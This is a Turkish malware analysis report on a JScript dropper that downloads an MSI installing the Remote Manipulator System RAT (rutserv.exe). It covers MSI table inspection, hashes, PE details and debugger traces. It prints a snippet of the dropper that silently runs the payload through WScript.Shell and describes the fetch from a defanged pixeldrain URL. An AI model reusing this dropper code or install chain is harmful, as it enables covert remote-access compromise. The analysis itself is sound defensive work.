MSXML2.ServerXMLHTTP üzerinden **HTTP GET** isteği göndererek **hxxps[:]//pixeldrain[.]com/api/file/QUMXYNWL?sn=59** adresinden zararlı dosyayı indirmektedir sunucudan **200 OK** yanıtı alınırsa **ADODB.Stream** kullanarak gelen binary veriyi belirtilen dosya yoluna kaydeder ve dosyayı diske yazar.

```

148455
148456 function KSVBZEXNHBLNEPXPQSH(OJPIXGIRCZLBDXDAMANZD) {
148457     var FDCZDDLCONKLNPTVMVGZJLNM = WScript.CreateObject("WScript.Shell");
148458     FDCZDDLCONKLNPTVMVGZJLNM.Run("cmd /c timeout /t 300 && \" + OJPIXGIRCZLBDXDAMANZD + \" /qn", 0, true);
148459 }
148460

```


Şekil 15- WScript.Shell Çalıştırılması

Fonksiyon **WScript.Shell** kullanarak verilen dosya yolunu cmd üzerinden **300 saniye** bekleterek çalıştırmaktadır. Ardından belirtilen **MSI** dosyasını **/qn** parametresi ile kullanıcı arayüzü olmadan sessiz şekilde çalıştırmaktadır.

9.msi Analizi

Adı	9
MD5	8bd101b56c7f0a252040a869e968b5c9
SHA256	6fd8997159e37118fe400b607f8e8f7c92beee47310d6c5f829a215e78931b05
Dosya Türü	MSI

Statik Analiz



Tables	Action	T...	Source	Target	ExtendedT...
ActionText	IS_LAUNCH_MY_PROGRAM_PLEASE	3282	rustserv.exe	/start	
AdminExecuteSequence	SetARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLDIR]	
AdminUISequence	ISPreventDowngrade	19		[IS_PREVENT_DOWNGRADE_EXIT]	
AdvtExecuteSequence	rom_setup_security	3154	rustserv.exe	/CONFIG /SETSECURITY	
AdvtUISequence	rom_uninstall	3154	rustserv.exe	-silentuninstall	
Binary	rom_install	3154	rustserv.exe	/silentinstall	
CheckBox	rom_integrate_with_firewall	3154	rustserv.exe	-firewall	
ComboBox	rom_start_silent	3282	rustserv.exe	/start	
Component	ISSetAllUsers	257	SetAllUsers.dll	SetAllUsers	
Control	printer_uninstall	3154	rfusclient.exe	-server /printeruninstall	
ControlCondition	printer_install	3154	rustserv.exe	/printerinstall	
ControlEvent	rms_delete_settings	3154	rfusclient.exe	-server /DELETESettings	
CreateFolder	rms_copy_msi	1106	rfusclient.exe	-msi_copy "[OriginalDatabase]"	
CustomAction	rms_already_installed	19		This version is already installed	
Dialog	rms_set_balloon_alert	3090	rustserv.exe	-config -installrt	
Directory	rms_remove_from_firewall	3154	rustserv.exe	-remfirewall	0
Error	setAllUsersProfile2K	51	ALLUSERSPROFILE	[%ALLUSERSPROFILE]	
EventMapping	SetAllUsersProfileNT	51	ALLUSERSPROFILE	[%SystemRoot%\Profiles\All Users	
Feature	setUserProfileNT	51	USERPROFILE	[%USERPROFILE]	
FeatureComponents	setPublicProfileVista	51	PUBLIC	[%PUBLIC]	
File	set_product_prop	51	IS_RMS	Yes	
ISComponentExtended	ShowMsiLog	226	SystemFolder	[SystemFolder]notepad.exe "[MsiLogFileLocation]"	
ISCustomActionReference	ISPrint	1	SetAllUsers.dll	PrintScrollableText	
ISDRMFileAttribute					
ISDRMLicense					

Şekil 16- Orca ile CustomAction Bloğunun İncelenmesi


Orca aracı kullanılarak 9.msi dosyasının CustomAction tablosu incelendiğinde MSI paketi içerisinde çeşitli özel kurulum aksiyonlarının tanımlandığı görülmektedir. Bu aksiyonların büyük bölümü **rustserv.exe** ve **rfusclient.exe** adlı yürütülebilir dosyalar üzerinden gerçekleştirmektedir. CustomAction kayıtları incelendiğinde kurulum (/silentinstall), kaldırma (-silentuninstall), uygulama veya servis başlatma (/start), güvenlik yapılandırması (/CONFIG /SETSECURITY) ve güvenlik duvarı entegrasyonu (-firewall, -remfirewall) gibi işlemlere yönelik parametreler dikkat çekmektedir.

File	WriteRegistryValues		5000
ISComponentExtended	IS_LAUNCH_MY_PROGRAM_PLEASE	NOT Installed AND UILevel < 2 AND LAUNCHPROGRAM	6588
ISCustomActionReference	SetARPINSTALLLOCATION	Not Installed	1010
ISDRMFileAttribute	ISPreventDowngrade	ISFOUNDNEWERPRODUCTVERSION	450
ISDRMLicense	rom_setup_security	(NOT Installed) AND (UILevel = 5) AND ((SHOW_SETTINGS="Yes") OR (SHOW_SETTINGS=1))	6594
Icon	rom_uninstall	Installed	1525
InstallExecuteSequence	rom_install	NOT Installed	6505
InstallUISequence	rom_integrate_with_firewall	(NOT Installed) AND ((INTEGRATE_FIREWALL = "Yes") OR (INTEGRATE_FIREWALL = 1))	6552
LaunchCondition	rom_start_silent	NOT Installed AND UILevel = 2	6576
ListBox	ISSetAllUsers	Not Installed	10
Listview	printer_uninstall	Installed AND (VersionNT>=600)	1513
Media	printer_install	(NOT Installed) AND (VersionNT>=600) AND ((PRINTER_INSTALL = "Yes") OR (PRINTER_INSTALL = 1))	6564
MsiDigitalCertificate	rms_delete_settings	Installed And (REMOVE_SETTINGS = "Yes")	1537
MsiFileHash	rms_copy_msi	NOT Installed	6457
MsiPatchCertificate	IsolateComponents		950
Patch	MsiUnpublishAssemblies		1750
Property	ValidateProductID		700
RadioButton	ResolveSource	Not Installed And Not PATCH	850
Registry	MsiConfigureServices	VersionMsi >= "5.00"	5801
RemoveFile	rms_already_installed	Installed AND (NOT REMOVE) AND (UILevel < 5)	475
Shortcut	rms_set_balloon_alert	NOT Installed AND UILevel = 5	6481
TextStyle	rms_remove_from_firewall	Installed AND (VersionNT>=600)	1507
UIText			

Şekil 17- Orca ile InstallExecuteSequence Bloğunun İncelenmesi

InstallExecuteSequence tablosu incelendiğinde **MSI** paketinin yürütme akışının klasik Windows Installer mantığına uygun şekilde tasarlandığı görülmektedir. Kurulum süreci, kaldırma ve ilk çalıştırma senaryoları belirli koşullara bağlanmış özel **CustomAction** girdileri üzerinden yönetilmektedir.

Ürün sistemde yoksa **rom_install** aksiyonu tetiklenir ve **rutserv.exe /silentinstall** çalıştırılır. Böylece kurulum zinciri **MSI → rom_install → rutserv.exe** şeklinde ilerler ve asıl işlem Windows Installer yerine dış **executable** üzerinden yapılır. Kurulum sonrası **IS_LAUNCH_MY_PROGRAM_PLEASE** girdisi, ürün yeni kurulmuşsa ve koşullar uygunsa **rutserv.exe /start** komutunu çalıştırarak servisi başlatmaktadır. Güvenlik yapılandırması **rom_setup_security** ile yapılır ve **rutserv.exe /CONFIG /SETSECURITY** çalıştırılır. Bu işlem kurulum sırasında ek konfigürasyon uygulanmasını sağlar. Kaldırma aşamasında **rom_uninstall** girdisi ile **rutserv.exe silentuninstall** çalıştırılarak ürün sessiz şekilde kaldırılır.



Şekil 18- LessMsi ile İçeriğin Çıkartılması

LessMsi aracı kullanılarak **MSI** paketinin içeriği çıkarılmış ve dosya yapısı analiz edilebilir hale getirilerek **MSI** içerisindeki bileşenler, **CustomAction** kayıtları ve gömülü yürütülebilir dosyalar ayrı ayrı elde edilmektedir. Özellikle **rutserv.exe** ve **rfusclnt.exe** gibi ana bileşenlerin paket içinde yer almaktadır.

Çıkarma işlemi sayesinde **MSI**'in yalnızca kurulum mantığı değil, aynı zamanda içerdiği payload yapısı da görünür hale gelmektedir. Böylece

InstallExecuteSequence ve **CustomAction** tablosunda referans verilen işlemlerin hangi dosyalar üzerinden gerçekleştirildiği doğrudan görülebilmektedir. **LessMsi** ile yapılan **extraction**, analizin bir sonraki aşaması olan **rutserv.exe** dosyasının statik ve dinamik analizi için gerekli dosyaları vermektedir.

Rutserv.exe Analizi


Adı	Rutserv
MD5	182ab684ec5c25a535814bc60ecfd87c
SHA256	fcab92dde119f9cb5b2d5d7c2dc42cec998a687b416627a43cd880feae06c686
Dosya Türü	PE32/EXE

Statik Analiz

Property	Value	Property	Value
File Name	C:\Users\...\Desktop\Remote Manipulator System - Host\rutserv.exe	CompanyName	TektonIT
File Type	Portable Executable 32	FileDescription	RMS
File Info	Borland Delphi v5.0 KOL/MCK	FileVersion	7.6.2.0
File Size	21.02 MB (22038784 bytes)	LegalCopyright	Copyright © 2024 TektonIT. Ter-Osipov Alex. All rights reserved.
PE Size	21.01 MB (22026752 bytes)	LegalTrademarks	Remote Manipulator System, TektonIT
		ProductName	Remote Manipulator System
		ProductVersion	7.6.2.0


Şekil 19- Rutserv.exe Dosyasının PE Bilgisi

Rutserv.exe dosyasının içeriğine baktığımız zaman dosya boyutunun **21.02 MB** olduğu ve **32 bit** bir yazılım olduğu görülmektedir. **CompanyName** alanında "**TektonIT**", **ProductName** kısmında ise "**Remote Manipulator System**" bilgileri yer almaktadır.




Şekil 20- Rutserv.exe Dosyasının Derleyici İmza Bilgisi

Dosyanın **Pascal** dili kullanılarak **Embarcadero Delphi** ortamında geliştirildiği anlaşılmaktadır. İnceleme sırasında dosya içerisinde **WinAuth(2.0) PKCS#7** imzası bulunduğu ve kaynak bölümünde **zlib** tabanlı sıkıştırılmış veri yapılarının yer aldığı görülmektedir.




Şekil 21- Public Keyler

Resource Hacker üzerinden **RCDATA** bölümünde bulunan **PUB_LKEY_RMS** ve **PUB_LKEY_RUT** isimli verilerin **PEM** formatında gömülü **RSA public key** yapıları olduğu görülmektedir. Bu anahtarlar uygulamanın **istemci-sunucu** haberleşmesinde veri doğrulama amacıyla kullanılmaktadır.



Şekil 22- Resource İçerisinde Bulunan ZIP

RCDATA bölümünde bulunan **LNG_DATA** kaynağının düz veri olmadığı ve başlangıcında **ZIP** arşivlerine ait **PK** imzasını içerdiği görülmektedir. Bu durum ilgili **resource**'un uygulama içerisine gömülmüş bir **ZIP** arşivi olduğunu göstermektedir.



Şekil 23- LNG_DATA İçeriği

Açılan ZIP arşivi içerisinde **english.lg** ve **russian.lg** isimli **localization** dosyaları tespit edilmiştir. Yapılan incelemede bu dosyaların yalnızca dil çeviri verileri içermediği, aynı zamanda **RMS** uygulamasının mimarisi, uzaktan erişim yetenekleri, güvenlik mekanizmaları ve bağlantı modülleri hakkında önemli operasyonel bilgiler barındırdığı buna ek olarak, **İngilizce** ve **Rusça** olmak üzere iki farklı dil dosyasının bulunması, uygulamanın çoklu dil desteğine sahip olduğunu göstermektedir.

Dinamik Analiz

<pre> 6A 28 push 28 68 A08B8A75 push kernelbase.758A8BA0 E8 B4840200 call kernelbase.75822320 8B45 08 mov eax,dword ptr ss:[ebp+8] 03C0 add eax,eax 8945 DC mov dword ptr ss:[ebp-24],eax C745 C8 0000A02 mov dword ptr ss:[ebp-38],rutserv.20A0000 33D8 xor ebx,ebx 895D CC mov dword ptr ss:[ebp-34],ebx 895D E0 mov dword ptr ss:[ebp-20],ebx 895D FC mov dword ptr ss:[ebp-4],ebx 885D E7 mov byte ptr ss:[ebp-19],b1 BF 230000C0 mov edi,C0000023 0FB745 CA movzx eax,word ptr ss:[ebp-36] 50 push eax FF35 40C68B75 push dword ptr ds:[758BC640] 64:A1 30000000 mov eax,dword ptr [30] FF70 18 push dword ptr ds:[eax+18] FF15 20F38B75 call dword ptr ds:[<rt1!AllocateHeap>] 8945 CC mov dword ptr ss:[ebp-34],eax 85C0 test eax,eax </pre>	GetTempPathW [ebp-38]: dbkFca11wrapperAddr+45C9F8 [ebp-34]: L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp" [ebp-34]: L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp"
---	---

Şekil 24- Temp Dizininin Alınması

Rutserv.exe başlangıçta GetTempPathW API'si ile çalıştığı sistemin TEMP yolunu almaktadır.

<pre> FFB5 F0DFFFFF push dword ptr ss:[ebp-210] 68 7CFCCC00 push rutserv.CCFC7C 8BC3 mov eax,ebx BA 03000000 mov edx,3 E8 21C9F8FF call rutserv.C5C41C 6A 00 push 0 8B03 mov eax,dword ptr ds:[ebx] E8 28C6F8FF call rutserv.C5C12C 50 push eax E8 76CCF9FF call <JMP.&CreateDirectoryW> 8BC3 mov eax,ebx BA 6CFCCC00 mov edx,rutserv.CCFC6C E8 26C8F8FF call rutserv.C5C33C E9 F2000000 jmp rutserv.CCFC00 </pre>	[ebp-210]: L"rutserv" CCFC7C: L".madExcept" ebx:&L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept" [ebx]: L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept" ebx:&L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept"
--	---

Şekil 25- Temp Dizinine Klasör Oluşturulması

Devam eden süreçte CreateDirectoryW API'si ile TEMP dizinine rutserv.madExcept isimli bir klasör oluşturmaktadır.

<pre> call <JMP.&FindFirstFileW> mov ebx,eax cmp ebx,FFFFFFFF je rutserv.C5C33E lea eax,dword ptr ss:[ebp-260] lea edx,dword ptr ss:[ebp-220] mov ecx,104 call rutserv.C5C1E0 mov ecx,dword ptr ss:[ebp-260] lea eax,dword ptr ss:[ebp-25C] mov edx,dword ptr ss:[ebp-4] call rutserv.C5C394 mov eax,dword ptr ss:[ebp-25C] call rutserv.C5C12C push ecx call <JMP.&deleteFileW> lea eax,dword ptr ss:[ebp-254] push eax push ebx call <JMP.&FindNextFileW> jne rutserv.CCFC4C push ebx call <JMP.&FindClose> mov eax,dword ptr ss:[ebp-4] call rutserv.C5C12C push eax call <JMP.&removeDirectoryW> </pre>	eax:&L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept\\a.txt" [ebp-260]: L"a.txt" ecx:L"b...txt" [ebp-260]: L"b...txt" [ebp-25C]: L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\[REDACTED]\\rutserv.madExcept\\a.txt" eax:&L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\[REDACTED]\\rutserv.madExcept\\a.txt" [ebp-04]: L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept\\" eax:&L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\rutserv.madExcept\\a.txt"
---	--

Şekil 26- Temp Dizinine Oluşturulan Dosyaların Silinmesi

FindFirstFileW API' si ile TEMP dizinine oluşturduğu klasörün içeriğini almaktadır. TEMP dizinine oluşturulan rutserv.madExcept dizini içerisinde dosya olmadığı için test amaçlı bazı dosyalar oluşturularak DeleteFileW ve RemovedDirectoryW API çağrıları ile bu dosyaları sildiği görülmektedir.

<pre> 33C0 mov dword ptr ss:[ebp-10],eax 8945 lea eax,dword ptr ss:[ebp-10] 8D45 push eax 50 push 20019 6A 00 push 0 68 00002000 push rurserv.1BEC80C 68 00000000 push 80000000 85C0 call <MP>.<RegOpenKeyExW> jne rurserv.1BEC8E8 xor edi,edi push ebp push rurserv.1BEC8E8 push dword ptr [edi] mov dword ptr [edi],esp lea eax,dword ptr ss:[ebp-14] push eax push 0 push 0 push 0 push rurserv.1BEC8E8 mov eax,dword ptr ss:[ebp-10] push eax </pre>	<pre> 1BEC80C:L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" </pre>	<pre> 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMajorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMinorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentBuild 5336 RegCloseKey HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion </pre>
<pre> 55 jne rurserv.1BEC8E8 xor edi,edi push ebp push rurserv.1BEC8E8 push dword ptr [edi] mov dword ptr [edi],esp lea eax,dword ptr ss:[ebp-14] push eax push 0 push 0 push 0 push rurserv.1BEC8E8 mov eax,dword ptr ss:[ebp-10] push eax </pre>	<pre> 1BEC868:L"CurrentMajorVersionNumber" </pre>	<pre> 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMajorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMinorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentBuild 5336 RegCloseKey HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion </pre>
<pre> 55 jne rurserv.1BEC8E8 xor edi,edi push ebp push rurserv.1BEC8E8 push dword ptr [edi] mov dword ptr [edi],esp lea eax,dword ptr ss:[ebp-14] push eax push 0 push 0 push 0 push rurserv.1BEC8E8 mov eax,dword ptr ss:[ebp-10] push eax </pre>	<pre> 1BEC8F4:L"CurrentBuild" </pre>	<pre> 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMajorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentMinorVersionNumber 5336 RegQueryValue HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\CurrentBuild 5336 RegCloseKey HKLM SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion </pre>

Şekil 27- Sistem Sürüm Bilgisinin Alınması

Rutserv.exe **RegOpenKeyExW** API' si ile Windows **NT\\CurrentVersion** üzerinden **CurrentBuild**, **CurrentMajorVersionNumber** **CurrentMinorVersionNumber** gibi bilgileri almaktadır.

<pre> mov edi,edi push ebp mov ebp,esp sub esp,2C0 mov eax,dword ptr ds:[75E80140] xor eax,ebp mov dword ptr ss:[ebp-4],eax mov eax,dword ptr ss:[ebp+8] and dword ptr ss:[ebp-2BC],0 push esi push edi mov edi,989E sub eax,E je kernel32.75DFA95B dec eax sub eax,1 jne kernel32.75DE2065 mov esi,kernel32.75E54448 push 1 push 20019 push kernel32.75E54408 push 0 lea eax,dword ptr ss:[ebp-2BC] push eax call dword ptr ds:[<OpenRegKeys>] test eax,eax js kernel32.75DE203E mov ecx,dword ptr ss:[ebp-2BC] </pre>	<pre> GetUserGeoID esi:L"Nation" esi:L"Nation", 75E54448:L"Nation" 75E54408:L"Control Panel\\International\\Geo" </pre>
<pre> push 20019 push kernel32.75E54408 push 0 lea eax,dword ptr ss:[ebp-2BC] push eax call dword ptr ds:[<OpenRegKey>] test eax,eax js kernel32.75DE203E mov ecx,dword ptr ss:[ebp-2BC] lea eax,dword ptr ss:[ebp-288] sub esp,C mov dword ptr ss:[ebp-2C0],eax lea eax,dword ptr ss:[ebp-2C0] mov edx,esi </pre>	<pre> 75E54408:L"Control Panel\\International\\Geo" eax:L"235" eax:L"235" esi:L"Nation" </pre>
<pre> 5828 RegOpenKey HKCU\\Control Panel\\International\\Geo 5828 RegSetInfoKey HKCU\\Control Panel\\International\\Geo 5828 RegCloseKey HKCU 5828 RegQueryValue HKCU\\Control Panel\\International\\Geo\\Nation 5828 RegCloseKey HKCU\\Control Panel\\International\\Geo </pre>	

Şekil 28- GetUserGeoID Çağrısı

GetUserGeoID çağrısı **International\\Geo** registry yolu altındaki **Nation** değerini okumaktadır. Okunan değer **235** olup bu değer Windows **GEOID** tablosuna göre Türkiye'yi temsil etmektedir.

mov edi,edi	GetVolumeInformationW
push ebp	
mov ebp,esp	
sub esp,34	
push ebx	
push esi	esi:L"C:"
push edi	
xor eax,eax	eax:L"C:\\"
push 5C	
mov word ptr ss:[ebp-6],ax	
mov eax,dword ptr ss:[ebp+8]	[ebp+08]:L"C:\\"
pop edi	
mov word ptr ss:[ebp-8],di	
test eax,eax	eax:L"C:\\"
je kernelbase.7582DD52	
xor ebx,ebx	
lea ecx,dword ptr ss:[ebp-14]	
push ebx	
push ebx	
push ecx	
push eax	eax:L"C:\\"
call dword ptr ds:[<RtlDosPathNameToNtPathNam	
test al,al	

Şekil 29- Sistem Disk Bilgisinin Alınması

GetVolumeInformationW Çağrısı ile sistemin disk bilgisi alınmaktadır.

EB 7E	jmp rutserv.D0E848	
8D45 F8	lea eax,dword ptr ss:[ebp-8]	
50	push eax	
6A 40	push 40	
68 E0000000	push E0	
8D46 18	lea eax,dword ptr ds:[esi+18]	
50	push eax	
E8 2EE8F5FF	call <JMP.&VirtualProtect>	
3B1D DCB8BF01	cmp ebx,dword ptr ds:[18F8BDC]	ebx:"MZP"
75 1E	jne rutserv.D0E804	
BA 34EECC00	mov edx,rutserv.CCEE34	
